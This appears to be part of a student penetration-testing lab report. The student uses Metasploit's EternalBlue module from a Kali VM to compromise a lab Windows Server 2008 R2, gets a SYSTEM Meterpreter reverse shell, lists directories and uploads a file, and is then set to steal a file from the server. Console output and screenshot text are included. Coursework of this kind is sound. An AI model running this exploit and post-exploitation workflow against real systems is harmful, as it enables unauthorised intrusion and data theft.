SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:20225) at
 2022-11-06 19:44:51 -0500
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=

meterpreter >
```

2. Background your meterpreter session. Then display the list of your active session(s) with connection peers.



Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 19:48
root@CS2APenTest: ~
File Edit View Search Terminal Help
metasploit framework
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
8:48 PM
11/6/2022
3:48 PM
11/6/2022

```
[+] 192.168.10.11:445 - Connection established for exploitation.
[+] 192.168.10.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.217.2
[*] Meterpreter session 1 opened (192.168.217.3:30123 -> 192.168.217.2:20225) at 2022-11-06 19:44:51 -0500
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ W2008R2  192.168.217.3:30123 -> 192.168.217.2:20225 (192.168
.10.11)

msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```

Task C. Basic Information harvesting

Once you have established the reverse shell connection to the target Windows Server 2008, complete
the following tasks in your meterpreter shell:

1. Take a screenshot of the target machine, then display it.


Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 20:14
root@CS2APenTest: ~
File Edit View Search Terminal Help
Windows Server 2008 R2 x64 on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Initial Configuration Tasks
Windows Server 2008 R2 Standard
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
9:14 PM
11/6/2022
4:14 PM
11/6/2022

```
40777/rwxrwxrwx  0     dir   2009-07-13 23:20:14 -0400  Tasks
40777/rwxrwxrwx  4096  dir   2009-07-13 23:20:14 -0400  Temp
40777/rwxrwxrwx  0     dir   2009-07-13 23:20:14 -0400  Vss
40777/rwxrwxrwx
100444/r--r--r--
100666/rw-rw-rw-
40555/r-xr-xr-x
100777/rwxrwxrwx
100666/rw-rw-rw-
40777/rwxrwxrwx
40777/rwxrwxrwx
40777/rwxrwxrwx
100777/rwxrwxrwx
100777/rwxrwxrwx
100777/rwxrwxrwx
100666/rw-rw-rw-
40777/rwxrwxrwx
100666/rw-rw-rw-
100666/rw-rw-rw-
100777/rwxrwxrwx
40777/rwxrwxrwx
40777/rwxrwxrwx
40777/rwxrwxrwx
40777/rwxrwxrwx
100666/rw-rw-rw-
100666/rw-rw-rw-
100777/rwxrwxrwx
40777/rwxrwxrwx
100666/rw-rw-rw-
40777/rwxrwxrwx
100666/rw-rw-rw-
100666/rw-rw-rw-
100777/rwxrwxrwx
40777/rwxrwxrwx
100777/rwxrwxrwx

meterpreter >
```

Perform the following tasks to configure this server

1 Provide Computer Information — Specifying computer information

- Activate Windows — Product ID: 55041-262-2218431-84323 (Activated)
- Set time zone — Time Zone: (UTC-05:00) Eastern Time (US & Canada)
- Configure networking — Private1 NET: 192.168.10.11; VMShareNetworkOnly: IPv4 address assigned by DHCP, IPv6 enabled
- Provide computer name and domain — Full Computer Name: W2008R2; Workgroup: WORKGROUP


2 Update This Server — Updating your Windows server

- Enable automatic updating and feedback — Updates: Not configured; Feedback: Windows Error Reporting off, Not participating in Customer Experience Improvement Program
- Download and install updates — Checked for Updates: Never; Installed Updates: Never

3 Customize This Server — Customizing your server


- Add roles — Roles: Web Server (IIS)

2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS
with your university MIDAS ID) and put “This is XXX, hello pumpkin!” in the file. Then, upload
this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.




```
root@CS2APenTest:~# touch IMadeIT-rpate015.txt
root@CS2APenTest:~# echo "This is rpate015, hello pumpkin!"
This is rpate015, hello pumpkin!
root@CS2APenTest:~# cat IMadeIT-rpate015.txt
root@CS2APenTest:~# echo "This is rpate015, hello pumpkin!" > IMadeIT-rpate015.t
xt
root@CS2APenTest:~# cat IMadeIT-rpate015.txt
This is rpate015, hello pumpkin!
root@CS2APenTest:~#
```

```
msf5 expl
[*] Starting interaction with 1...

meterpreter >
```



Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 20:22
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
9:22 PM
11/6/2022
4:22 PM
11/6/2022

```
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2017-08-24 14:16:09 -0400  Music
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  My Documents
100666/rw-rw-rw-  524288  fil   2017-08-24 14:16:09 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-08-24 14:16:09 -0400  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-08-24 14:16:09 -0400  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer
00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-08-24 14:16:09 -0400  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer
00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  NetHood
40555/r-xr-xr-x   0       dir   2017-08-24 14:16:09 -0400  Pictures
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  PrintHood
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  Recent
40555/r-xr-xr-x   0       dir   2017-08-24 14:16:09 -0400  Saved Games
40555/r-xr-xr-x   0       dir   2017-08-24 14:16:13 -0400  Searches
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  SendTo
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2017-08-24 14:16:09 -0400  Templates
40555/r-xr-xr-x   0       dir   2017-08-24 14:16:09 -0400  Videos
100666/rw-rw-rw-  262144  fil   2017-08-24 14:16:09 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-08-24 14:16:09 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-08-24 14:16:09 -0400  ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-08-24 14:16:13 -0400  desktop.ini

meterpreter > upload IMadeIT-rpate015.txt
[*] uploading  : IMadeIT-rpate015.txt -> IMadeIT-rpate015.txt
[*] Uploaded 33.00 B of 33.00 B (100.0%): IMadeIT-rpate015.txt -> IMadeIT-rpate015.txt
[*] uploaded   : IMadeIT-rpate015.txt -> IMadeIT-rpate015.txt
meterpreter > 
```



```
This is rpate015, hello pumpkin!
```


3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.



